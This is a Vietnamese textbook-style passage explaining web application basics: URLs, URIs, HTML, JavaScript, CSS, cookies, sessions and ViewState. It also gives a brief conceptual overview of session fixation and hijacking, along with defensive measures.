- **Webserver:** Nhận các HTTP request và trả về các HTTP response cho người dùng. Tùy cấu hình của webserver mà quyết định xử lý. Thông thường, nếu client yêu cầu các trang tĩnh (HTML, Javascript, CSS) thì webserver sẽ xử lý trả về mã tương ứng. Trường hợp yêu cầu các server side script (JSP, PHP, ASP) webserver sẽ chuyển các HTTP request đó tới cho server script – web app xử lý.
- **Web App:** Nhận các yêu cầu từ webserver, tiến hành tính toán, sinh ra mã HTML và gửi trả về cho webserver, webserver sẽ đóng gói tạo ra các HTTP response trả về.
- **DB:** Thành phần trong cùng, nơi lưu trữ dữ liệu của ứng dụng. Web app tiến hành truy vấn DB thông qua các API, DB truy vấn, xử lý trả về kết quả cho webapp. Webapp nhận dữ liệu từ DB, xử lý tính toán sinh ra mã HTML tương ứng.
- Có thể tóm lược lại hoạt động của ứng dụng web như sau:
  - Web Client □ Firewall □ Web server □ Web App □ DB □ Web App □ Web Server □ Firewall □ Firewal □ Web Client.

## II. Các thành phần ứng dụng web

### 1. URL – Uniform Resource Locator

- Được dùng để tham chiếu tới tài nguyên trên Internet. URL mang lại khả năng siêu liên kết cho các trang mạng. Các tài nguyên khác nhau được tham chiếu tới bằng các địa chỉ khác nhau, chính là URL. Ví dụ:
  - http://www.ietf.org/rfc/rfc1738.txt
  - http://www.ietf.org/rfc/rfc1738.jpg
  - http://www.ietf.org/rfc/web/rfc3242.txt
- Các địa chỉ trên đều là các địa chỉ URL. Cấu trúc cơ bản của một địa chỉ URL như sau:
  - **protocol://server-name.domain-name/directory/filename**
- **Protocol:** Thành phần đầu tiên của URL, miêu tả về phương thức sử dụng, một số phương thức phổ biến bao gồm:

http://	a World Wide Web server (WWW)
ftp://	File Transfer Protocol
mailto:	email
telnet://	Telnet

gopher://gopher


- **Server name:** Thành phần thứ 2 của URL. Ví dụ: http://abc.com.vn thì Server name chính là “abc”
- **Domain name:** Là thành phần thứ 3 đứng sau Server name, thành phần này cho biết thông tin cơ bản về server country, các tổ chức quản lý... Chi tiết về DNS tham khảo phần trên.
- **Directories and filenames:** Vị trí thực mục và file tài nguyên cần truy cập đến. Một địa chỉ URL đầy đủ sẽ gồm các thành phần sau:

http://vi.wikipedia.org:80/thumuc/trang?timkiem=cauhoi#dautien  
| | | | |  
URL scheme tên miền | | | | |  
cổng | | | | |  
đường dẫn | | | | |  
truy vấn | | | | |  
mục con

- URL scheme thường là Tên giao thức (ví dụ: http, ftp) nhưng cũng có thể là một cái tên khác (ví dụ: news, mailto). Muốn hiểu rõ về URL scheme xin xem URI scheme
- Tên miền (ví dụ: http://vi.wikipedia.org)
- Chỉ định thêm cổng (có thể không cần)
- Đường dẫn tuyệt đối trên máy phục vụ của tài nguyên (ví dụ: thumuc/trang)
- Các truy vấn (có thể không cần)
- Chỉ định mục con (có thể không cần)

## 2. URI – Uniform Resource Identifiers

- Thông thường, chúng ta thường quen thuộc với định nghĩa URL (Uniform Resource Locators) Trên thực tế, không có nhiều khác biệt giữa hai khái niệm URL và URI, URL một chỉ là một loại của URI.
- URI dùng để xác định một resource nào đó trên web. Như hình dưới cho thấy một URI chứa rất nhiều các thành phần, không đơn giản như URL.



Hình 11: Cấu trúc URI

- Protocol: Xác định các giao thức và các ứng dụng cần thiết để truy cập tài nguyên, trong trường hợp này là giao thức HTTP
- Username: Nếu giao thức hỗ trợ khái niệm về tên người dùng thì username cung cấp tên người dùng để chứng thực truy cập tài nguyên
- Password: Mật khẩu truy cập tài nguyên
- Host: Tên miền truyền thông cho webserver,
- Port: Là port cho các giao thức lớp ứng dụng, ví dụ như HTTP là cổng 80 (có thể bỏ qua tham số này).
- Path: đường dẫn phân cấp đến tài nguyên được đặt trên Server
- File: Tên các tập tin tài nguyên trên Server
- Query: Các tuy vấn thêm thông tin về tài nguyên của Client
- Fragment: Một vị trí nào đó trong tài nguyên

### 3. HTML

#### A. Định nghĩa

- HTML là chữ viết tắt của Hyper Text Markup Language (Ngôn ngữ hiển thị siêu văn bản). Một file HTML phải có phần mở rộng là .htm hoặc .html HTML hiện nay có hai version là HTML 4 và HTML 5.

#### B. Thành phần của HTML

- Một file HTML thường có bố cục như sau:

Ví dụ 1:

```
<html>
<head>
<title>ABC</title>
</head>
<body>
www.abc.com.vn and www.abc.vn. <b>Example HTML </b>
</body>
</html>
```

- Ở ví dụ 1 **Example HTML** là một thành phần của HTML bắt đầu với thẻ: **nội dung** của nó là: Example HTML và được kết thúc bởi thẻ **mục đích** của thẻ **Example HTML** là để xác định một thành phần của HTML phải được thể hiện dưới dạng **in đậm**. Ví dụ 2:

```
<body>
www.abc.com.vn and www.abc.vn. <b>Example HTML </b>
</body>
```

- Ví dụ 2 ở trên thành phần bắt đầu bằng thẻ **<body>** và kết thúc bằng thẻ **kết thúc </body>**. Mục đích của thẻ **<body>** là xác định thành phần của HTML bao gồm nội dung của tài liệu.

## C. Các thuộc tính của thẻ HTML

- Những thẻ HTML đều có những thuộc tính riêng. Những thuộc tính này cung cấp thông tin về thành phần HTML của trang web. Tag này xác định thành phần thân của trang HTML: **<body>**. Với một thuộc tính thêm vào là **bgcolor**, bạn có thể báo cho trình duyệt biết rằng màu nền của trang này là màu đỏ, giống như sau: **<body bgcolor="red">** hoặc **<body bgcolor="#E6E6E6">** (#E6E6E6 là giá trị hex của màu)
- Thẻ này sẽ xác định dạng bảng HTML: **<table>** với một thuộc tính **đường viền** (**border**), bạn có thể báo cho trình duyệt biết rằng bảng sẽ không có đường viền: **<table border="0">**. Thuộc tính luôn luôn đi kèm một cặp như **name/value**: **name="value"** (tên="giá trị") thuộc tính luôn luôn được thêm vào thẻ mở đầu của thành phần HTML. **Dấu ngoặc kép, "red" hoặc 'red'** giá trị thuộc tính nên được đặt trong dấu trích dẫn " và ". Kiểu ngoặc kép như vậy thì phổ biến hơn, tuy nhiên kiểu đơn như ' và ' cũng có thể được dùng. Ví dụ trong một vài trường hợp đặc biệt hiếm, ví dụ như giá trị thuộc tính đã mang dấu ngoặc kép rồi, thì việc sử dụng ngoặc đơn là cần thiết. Ví dụ: **name='ban"tay"den'** **Cơ bản về các thẻ HTML** những thẻ quan trọng nhất trong HTML là những thẻ xác định Heading, đoạn văn và xuống dòng.
- Headings**  
Headings được định dạng với hai thẻ **<h1>** đến **<h6>**. **<h1>** xác định heading lớn nhất. **<h6>** xác định heading nhỏ nhất

```
<h1>Đây là heading</h1>
<h2>Đây là heading</h2>
<h3>Đây là heading</h3>
<h4>Đây là heading</h4>
<h5>Đây là heading</h5>
<h6>Đây là heading</h6>
```

- HTML sẽ tự động thêm một dòng trống trước và sau mỗi heading.
- Đoạn văn – paragraphs:** Paragraphs được định dạng bởi thẻ `<p>`.

```
<p>Đây là đoạn văn</p>
<p>Đây là một đoạn văn khác</p>
```

- HTML sẽ tự động thêm một dòng trống trước và sau mỗi heading.
- Line Breaks - xuồng dòng:** Thẻ `<br>` được sử dụng khi bạn muốn kết thúc một dòng nhưng lại không muốn bắt đầu một đoạn văn khác. Thẻ `<br>` sẽ tạo ra một lần xuồng dòng khi bạn viết nó.

```
<p>Đây <br> là một đoạn văn với thẻ xuống hàng</p>
```

- Thẻ `<br>` là một thẻ trống, nó không cần thẻ đóng dạng `</br>`
- Lời chú thích trong HTML:** Thẻ chú thích được sử dụng để thêm lời chú thích trong mã nguồn của HTML. Một dòng chú thích sẽ được bỏ qua bởi trình duyệt. Bạn có thể sử dụng chú thích để giải thích về code của bạn, để sau này bạn có phải quay lại chỉnh sửa gì thì cũng dễ nhớ hơn.

```
<!-- Chú thích ở trong này -->
```

- Bạn cần một dấu chấm than ! ngay sau dấu nhở hơn nhưng không cần ở dấu lớn hơn.
- Những thẻ HTML cơ bản:**

Tag	Mô Tả
<code>&lt;html&gt;</code>	Xác định một văn bản dạng HTML
<code>&lt;body&gt;</code>	Xác định phần thân của tài liệu
<code>&lt;h1&gt; to &lt;h6&gt;</code>	Xác định header từ 1 đến 6
<code>&lt;p&gt;</code>	Xác định một đoạn văn
<code>&lt;br&gt;</code>	Chèn một dòng trống
<code>&lt;hr&gt;</code>	Xác định một đường thẳng

<!-->	Xác định vùng chú thích
-------	-------------------------

## 4. Javascript

### A. Định nghĩa

- Javascript là một ngôn ngữ thông dịch (interpreter), chương trình nguồn của nó được nhúng (embedded) hoặc tích hợp (integrated) vào tập tin HTML chuẩn. Khi file được load trong Browser (có support cho javascript), Browser sẽ thông dịch các Script và thực hiện các công việc xác định. Chương trình nguồn javascript được thông dịch trong trang HTML sau khi toàn bộ trang được load nhưng trước khi trang được hiển thị.

### B. Khai báo sử dụng Javascript trong HTML

- Sử dụng các câu lệnh và các hàm trong cặp thẻ **<SCRIPT>**
- Script được đa vào file HTML bằng cách sử dụng cặp thẻ **<SCRIPT>** và **</SCRIPT>**. Các thẻ **<SCRIPT>** có thể xuất hiện trong phần **<HEAD>** hay **<BODY>** của file HTML. Nếu đặt trong phần **<HEAD>**, nó sẽ được tải và sẵn sàng trước khi phần còn lại của văn bản được tải.
- Thuộc tính duy nhất được định nghĩa hiện thời cho thẻ **<SCRIPT>** là **“LANGUAGE=“** dùng để xác định ngôn ngữ script được sử dụng. Có hai giá trị được định nghĩa là "JavaScript" và "VBScript". Với Chương trình viết bằng JavaScript bạn sử dụng cú pháp sau :

```
<SCRIPT LANGUAGE="JavaScript">
// INSERT ALL JavaScript HERE
</SCRIPT>
```

- Điểm khác nhau giữa cú pháp viết các ghi chú giữa HTML và JavaScript là cho phép bạn ẩn các mã JavaScript trong các ghi chú của file HTML, để các trình duyệt cũ không hỗ trợ cho JavaScript có thể đọc được nó như trong ví dụ sau đây:

```
<SCRIPT LANGUAGE="JavaScript">
<!-- From here the JavaScript code hidden
// INSERT ALL JavaScript HERE
// This is where the hidden ends --&gt;
<b></SCRIPT>
```

- Dòng cuối cùng của script cần có dấu // để trình duyệt không diễn dịch dòng này dưới dạng mã JavaScript. Các ví dụ trong Chương này không chứa đặc điểm ẩn của JavaScript để mã có thể dễ hiểu hơn.

- Sử dụng các file nguồn JavaScript: Thuộc tính SRC của thẻ <SCRIPT> cho phép bạn chỉ rõ file nguồn JavaScript được sử dụng (dùng Phương pháp này hay hơn nhúng trực tiếp một đoạn lệnh JavaScript vào trang HTML). Cú pháp:

```
<SCRIPT SRC="file_name.js">
...
</SCRIPT>
```

- Thuộc tính này rất hữu dụng cho việc chia sẻ các hàm dùng chung cho nhiều trang khác nhau. Các câu lệnh JavaScript nằm trong cặp thẻ <SCRIPT> và </SCRIPT> có chứa thuộc tính SRC trừ khi nó có lỗi. Ví dụ bạn muốn đưa dòng lệnh sau vào giữa cặp thẻ <SCRIPT SRC="..."> và </SCRIPT>:

**document.write("Không tìm thấy file JS đa vào!");**

- Thuộc tính SRC có thể được định rõ bằng địa chỉ URL, các liên kết hoặc các đường dẫn tuyệt đối, ví dụ:

```
<SCRIPT SRC=" http://abc.com.vn/menu.js">
```

- Các file JavaScript bên ngoài không được chứa bất kỳ thẻ HTML nào. Chúng chỉ được chứa các câu lệnh JavaScript và định nghĩa hàm.
- Tên file của các hàm JavaScript bên ngoài cần có đuôi **.js**, và server sẽ phải ánh xạ đuôi **.js** đó tới kiểu MIME application/x-javascript. Đó là những gì mà server gửi trả lại phần Header của file HTML. Để ánh xạ đuôi này vào kiểu MIME, ta thêm dòng sau vào file mime.types trong đường dẫn cấu hình của server, sau đó khởi động lại server:

**type=application/x-javascript**

- Nếu server không ánh xạ được đuôi **.js** tới kiểu MIME application/x-javascript , Navigator sẽ tải file JavaScript được chỉ ra trong thuộc tính SRC về không đúng cách. Trong ví dụ sau, hàm bar có chứa xâu "left" nằm trong một cặp dấu nháy kép:

```
function bar(widthPct){
  document.write(" <HR ALIGN='LEFT' WIDTH='"+widthPct+"%>")
}
```

- Sử dụng một biểu thức JavaScript làm giá trị của một thuộc tính HTML
- Sử dụng thẻ sự kiện (event handlers) trong một thẻ HTML nào đó

## C. Các lệnh cơ bản trong javascript

LỆNH/MỞ RỘNG	KIỀU	MÔ TẢ
<b>SCRIPT</b>	thẻ HTML	Hộp chứa các lệnh JavaScript
<b>SRC</b>	Thuộc tính của thẻ SCRIPT	Giữ địa chỉ của file JavaScript bên ngoài. File này phải có phần đuôi <b>.js</b>
<b>LANGUAGE</b>	thuộc tính của thẻ SCRIPT	Định rõ ngôn ngữ script được sử dụng (JavaScript hoặc VBScript)

//	Ghi chú trong JavaScript	Đánh dấu ghi chú một dòng trong đoạn script
/*...*/	Ghi chú trong JavaScript	Đánh dấu ghi chú một khối trong đoạn script
<b>document.write()</b>	cách thức JavaScript	Xuất ra một xâu trên cửa sổ hiện thời một cách tuần tự theo file HTML có đoạn script đó
<b>document.writeln()</b>	Cách thức JavaScript	Tương tự cách thức document.write() nhưng viết xong tự xuống dòng.
<b>alert()</b>	Cách thức của JavaScript	Hiển thị một dòng thông báo trên hộp hội thoại
<b>prompt()</b>	Cách thức JavaScript	Hiển thị một dòng thông báo trong hộp hội thoại đồng thời cung cấp một trường nhập dữ liệu để người sử dụng nhập vào.

## D. Các đối tượng trong javascript

Sơ đồ minh họa sự phân cấp của các đối tượng javascript

- Trong sơ đồ phân cấp trên, các đối tượng con chính là các thuộc tính của một đối tượng cha. Ví dụ như một form tên là form1 chính là một đối tượng con của đối tượng document và được gọi tới là document.form1
- Tất cả các trang đều có các đối tượng sau đây:
  - navigator: có các thuộc tính tên và phiên bản của Navigator đang được sử dụng, dùng cho MIME type được hỗ trợ bởi client và plug-in được cài đặt trên client.
  - window: là đối tượng ở mức cao nhất, có các thuộc tính thực hiện áp dụng vào toàn bộ cửa sổ.
  - document: chứa các thuộc tính dựa trên nội dung của document nh tên, màu nền, các kết nối và các forms.
  - location: có các thuộc tính dựa trên địa chỉ URL hiện thời
  - history: Chứa các thuộc tính về các URL mà client yêu cầu trước đó.

## 5. CSS

### A. Định nghĩa

- CSS là từ viết tắt của cụm từ Cascading Style Sheets. CSS định nghĩa cách hiển thị của các tài liệu viết bằng ngôn ngữ đánh dấu như HTML. Chẳng hạn, ta có thể dùng CSS để định dạng màu, font chữ và cách trình bày của các thành phần trong trang Web.
- CSS được thiết kế với mục đích tách biệt phần nội dung (viết bằng ngôn ngữ HTML) với phần trình bày (viết bằng ngôn ngữ CSS) của tài liệu. Sự tách biệt này giúp tăng khả năng truy xuất nội dung tài liệu, tăng tính uyển chuyển và

làm đơn giản, cũng như giảm bớt sự lặp lại các thẻ định dạng trong tài liệu. Đặc tả của CSS hiện đang được quản lý bởi tổ chức World Wide Web Consortium (W3C).

## B. Cú pháp CSS

- Cú pháp CSS gồm 3 thành phần:
  - Bộ chọn (selector): xác định loại phần tử bị ảnh hưởng bởi các định dạng chỉ định. Bộ chọn có thể là tên các phần tử HTML (ví dụ: body, p, h1, h2, ...), các lớp kiểu do ta xây dựng, ...
  - Thuộc tính (property): thể hiện tính chất định dạng. Đi kèm với thuộc tính là giá trị định dạng, giữa thuộc tính và giá trị là dấu hai chấm phân cách.
  - Giá trị (value)

```
bộ_chọn {  
    thuộc_tính_1: giá_trị;  
    thuộc_tính_2: giá_trị  
}
```

- Các cặp thuộc tính và giá trị được phân cách bởi dấu chấm phẩy. Ta không cần thêm dấu chấm phẩy sau lần khai báo thuộc tính – giá trị cuối cùng.

## C. Chú thích trong CSS

- Chú thích (comment) được dùng để giải thích nội dung mã định dạng CSS, nhằm mục đích dễ chỉnh sửa sau này. Nội dung bao bọc bởi dấu chú thích sẽ được duyệt sẽ bỏ qua. Chú thích CSS bắt đầu với dấu "/\*" và kết thúc bằng dấu "\*/": /\* nội dung chú thích \*/. Ví dụ:

```
/* Chu thích cho phần tử p */  
p {  
    text-align: center;  
    /* Dung màu chữ đen và font Arial */  
    color: black;  
    font-family: arial;  
}
```

## D. Khai báo sử dụng CSS trong HTML

- Có 3 cách để sử dụng CSS.

- "Inline CSS" : Áp dụng trực tiếp trên một đối tượng nhất định bằng thuộc tính style:

```
<span style="font-weight:bold;text-decoration:underline;color:#FF0000;">Đoạn text cần in đậm, gạch chân, màu đỏ</span>
```

- "Internal CSS" : Đặt CSS ở đầu trang Web để áp dụng kiểu dáng cho toàn bộ trang ấy, khi đó chỉ cần đặt đoạn CSS vào trong cặp thẻ <style> rồi đặt vào trong phần header của Web (giữa <head> và </head>):

```
<style type="text/css">
body {font-family:verdana;color:#0000FF;} /* Kiểu chữ trong trang Web là "Verdana", màu chữ thông thường là màu xanh dương */
</style>
```

- "External CSS" : Đặt các thuộc tính CSS vào một tệp tin riêng biệt (\*.css), khi đó có thể tham chiếu đến từ nhiều trang Web khác nhau. Ví dụ về nội dung tệp style.css:

```
body {font-family:verdana;color:#0000FF;}
```

- Tham chiếu tới tệp tin CSS trên từ trang Web bằng đoạn mã (mã có thể nằm ngoài thẻ <head>):

```
<link rel="stylesheet" type="text/css" href="style.css"/>
```

## 6. Cookie

### A. Khái niệm Cookie

- Cookie là 1 đoạn dữ liệu được truyền đến browser từ server, đoạn dữ liệu này sẽ được browser lưu trữ (trong memory hoặc trên đĩa) và sẽ gửi trả về server mỗi khi browser tải 1 trang web từ server.
- Các cookie được lưu trữ dưới dạng file dữ liệu nhỏ dạng text, được ứng dụng tạo ra để lưu trữ/truy cập/nhận biết các thông tin về người dùng đã ghé thăm trang Web và những pages mà họ đã ghé thăm trên website. Những thông tin này có thể bao gồm tên/định danh người dùng, mật khẩu, sở thích, thói quen...cookie được trình duyệt của người dùng chấp nhận lưu trên đĩa cứng của máy mình, tuy nhiên không phải lúc nào trình duyệt cũng hỗ trợ cookie, mà còn tùy thuộc vào người dùng có thiết lập cho phép trình duyệt chấp nhận cookies hay không.
- Cookie được tạo ra bởi website và gửi tới browser, do vậy 2 website khác nhau (cho dù cùng host trên 1 server) sẽ có 2 cookie khác nhau gửi tới browser. Ngoài ra, mỗi browser quản lý và lưu trữ cookie theo cách riêng của mình, cho nên 2 browser cùng truy cập vào 1 website sẽ nhận được 2 cookie khác nhau.

### B. Các thành phần của một cookie gồm

Domain	Flag	Path	Secure	Expiration	Name	Value
www.redhat.com	FALSE	/	FALSE	1154029490	Apache	64.3.40.151.16

- Domain: Tên miền tạo cookie
- Flag: Xác định các máy khác với cùng tên miền có được truy xuất đến cookie hay không
- Path: Phạm vi các địa chỉ có thể truy xuất cookie. Ví dụ: Nếu path là “/tracuu” thì các địa chỉ trong thư mục /tracuu cũng như tất cả các thư mục con của nó như /tracuu/baomat có thể truy xuất đến cookie này. Còn nếu giá trị là “/” thì cookie sẽ được truy xuất bởi tất cả địa chỉ thuộc miền trang web tạo cookie
- Secure: Có kết nối SSL hay không
- Expiration: thời gian hết hạn của cookie, được tính bằng giây kể từ 00:00:00 giờ GMT ngày 01/01/1970. Nếu giá trị này không được thiết lập thì trình duyệt sẽ chỉ lưu trong bộ nhớ RAM và sẽ xoá nó khi trình duyệt bị đóng.
- Name: Tên biến
- Value: Giá trị biến đó

## 7. Session

### A. Khái niệm Session


- Session là khoảng thời gian người sử dụng giao tiếp với 1 ứng dụng. Session bắt đầu khi người sử dụng truy cập vào ứng dụng lần đầu tiên, và kết thúc khi người sử dụng thoát khỏi ứng dụng. Mỗi session sẽ có một định danh (ID), 1 session khác nhau sẽ có 2 ID khác nhau. Trong ngữ cảnh ứng dụng web, website sẽ quyết định khi nào session bắt đầu và kết thúc. Trong 1 session, website có thể lưu trữ một số thông tin như đánh dấu bạn đã login hay chưa, những bài viết nào bạn đã đọc qua, ... SessionID thường được lưu vào:
  - Biến trên URL
  - Biến ẩn Form
  - Cookie

### B. Điểm giống và khác nhau giữa Session và Cookie

- Cookie và Session đều có chung mục đích là lưu giữ data để truyền từ 1 pages sang 1 pages khác (trên cùng website). Nhưng phương thức lưu trữ và quản lý data của Cookie và Session khác nhau.
- Cookie sẽ được lưu trữ tại browser, do browser quản lý và browser sẽ tự động truyền cookie ngược lên server mỗi khi truy cập vào 1 trang web trên server.
- Dữ liệu lưu trữ trong Session sẽ được ứng dụng quản lý, trong ngữ cảnh web, ứng dụng ở đây sẽ là website và webserver. Browser chỉ truyền ID của session lên server mỗi khi truy cập vào website trên server.

- Mỗi Session gắn với 1 định danh (ID). ID sẽ được tạo ra trên server khi session bắt đầu và được truyền cho browser. Sau đó browser sẽ truyền lại ID này lên server mỗi khi truy cập vào website. Như vậy ta có thể thấy rằng sẽ rất tiện nếu như Session ID được lưu trữ trong Cookie và được browser tự động truyền lên server mỗi khi truy cập vào website.
- Sử dụng Session hoặc Cookie là tùy vào lựa chọn của Lập trình viên, tuy nhiên Session thường được ưa chuộng hơn Cookie vì một số lý do sau:
  - Trong một số trường hợp Cookie không sử dụng được. Có thể browser đã được thiết lập để không chấp nhận cookie, lúc đó session vẫn sử dụng được bằng cách truyền session ID giữa các trang web qua URL, ví dụ: script.php?session=abc123.
  - Lượng data truyền tải giữa browser và server: chỉ mỗi session ID được truyền giữa browser và server, data thực sự được website lưu trữ trên server.
  - Bảo mật: càng ít thông tin được truyền tải qua lại giữa browser và client càng tốt, và càng ít thông tin được lưu trữ tại client càng tốt.

### C. Quản lý Session



Hình 13: Quản lý Session


- Khi User lần đầu tiên truy cập sẽ yêu cầu web server khởi tạo một phiên làm việc (session), web server khởi tạo một sessionID và tạo một file để lưu trữ các biến session liên quan đến user đó. Đồng thời web server tạo một Cookie để đưa sessionID vào đáp ứng yêu cầu của user. Sau đó trình duyệt sẽ lưu lại cookie và đưa sessionID gắn vào trong cookie trong các request lên server tiếp theo.

### D. Bảo mật Session

- Thông thường, sau khi người dùng được chứng thực dựa trên những thông tin cá nhân như tên/mật khẩu, session ID được xem như một mật khẩu tĩnh tạm

thời cho những lần yêu cầu tiếp theo. Điều này đã khiến cho Session ID là mục tiêu lớn cho những hacker. Trong nhiều trường hợp, hacker giành được session ID hợp lệ của người dùng để từ đó đột nhập vào phiên làm việc của họ. Tấn công vào một phiên làm việc thường được thực hiện theo 2 kiểu chính sau:

- **Ấn định phiên làm việc (Session Fixation).**
- **Đánh cắp phiên làm việc (Session Hijacking).**
- **Ấn định phiên làm việc**



Hình 14: Ấn định phiến làm việc

- **Cách phòng chống:**
  - Chống việc đăng nhập với một sessionId có sẵn (luôn tạo sessionId mới khi người dùng đăng nhập hệ thống)
  - Giới hạn phạm vi ứng dụng của session ID
  - Kết hợp SessionID với địa chỉ trình duyệt
  - Xóa bỏ session khi người dùng thoát hệ thống hay tắt trình duyệt
  - Thiết lập thời gian hết hiệu lực cho session
- **Đánh cắp phiên làm việc**

- Dự đoán phiên làm việc
  - Hacker là người dùng của hệ thống
  - Từ các sessionID nhận được tìm qui luật phát sinh
  - Dự đoán được sessionID của phiên người dùng kế tiếp
- Vét cạn phiên làm việc(Brute force ID)
  - Hacker tự tạo một chương trình gửi nhiều yêu cầu trong một khoảng thời gian đến trình chủ kèm sessionID
  - Lợi dụng thói quen developer hay lấy địa chỉ IP của người dùng làm sessionID để vét cạn
- Tấn công kiểu dùng đoạn mã để đánh cắp phiên làm việc
  - Thực hiện qua lỗi Cross-Site-Scripting, chèn đoạn mã vào trình duyệt của nạn nhân để lấy được cookie


## 8. View-state

### A. Định nghĩa

- ViewState là một kỹ thuật giúp giữ lại trạng thái của trang mặc dù trang được Postbacks. Lưu thông tin của mỗi WebForm do Server quản lý, chứa thông tin của tất cả các người dùng trong trang. Khi trả về cho trình khách, ViewState được trình bày dưới dạng thẻ hidden và các giá trị được mã hóa. Có thể vô hiệu hóa hay cho phép viewstate bằng cách sử dụng thuộc tính EnableViewState trong từng thẻ hay trong trang cấu hình của ứng dụng. Ví dụ:

```
protected void Page_Load(object sender, EventArgs e)
{
    if (!IsPostBack)
        ViewState["dem"] = 1;
    else

        ViewState["dem"] = (int)ViewState["dem"] + 1;
    Label1.Text = "lần load " + ViewState["dem"];
}
```



### B. Tác dụng của View-state

- Trong ASP hoặc PHP: Khi submit 1 form trong ngôn ngữ ASP trước kia, tất cả các giá trị trong form (text, textarea, text hidden) đều bị xóa. Nếu bạn đã gửi một form với rất nhiều thông tin và máy chủ phản hồi với một lỗi. Bạn sẽ phải trở về form và sửa lại các thông tin. Bạn bấm vào nút trở lại, nhưng tất cả giá trị form này đều đã bị xóa trắng, bạn phải gõ thông tin lại từ đầu ! Các trang web đã không duy trì trạng thái ViewState.

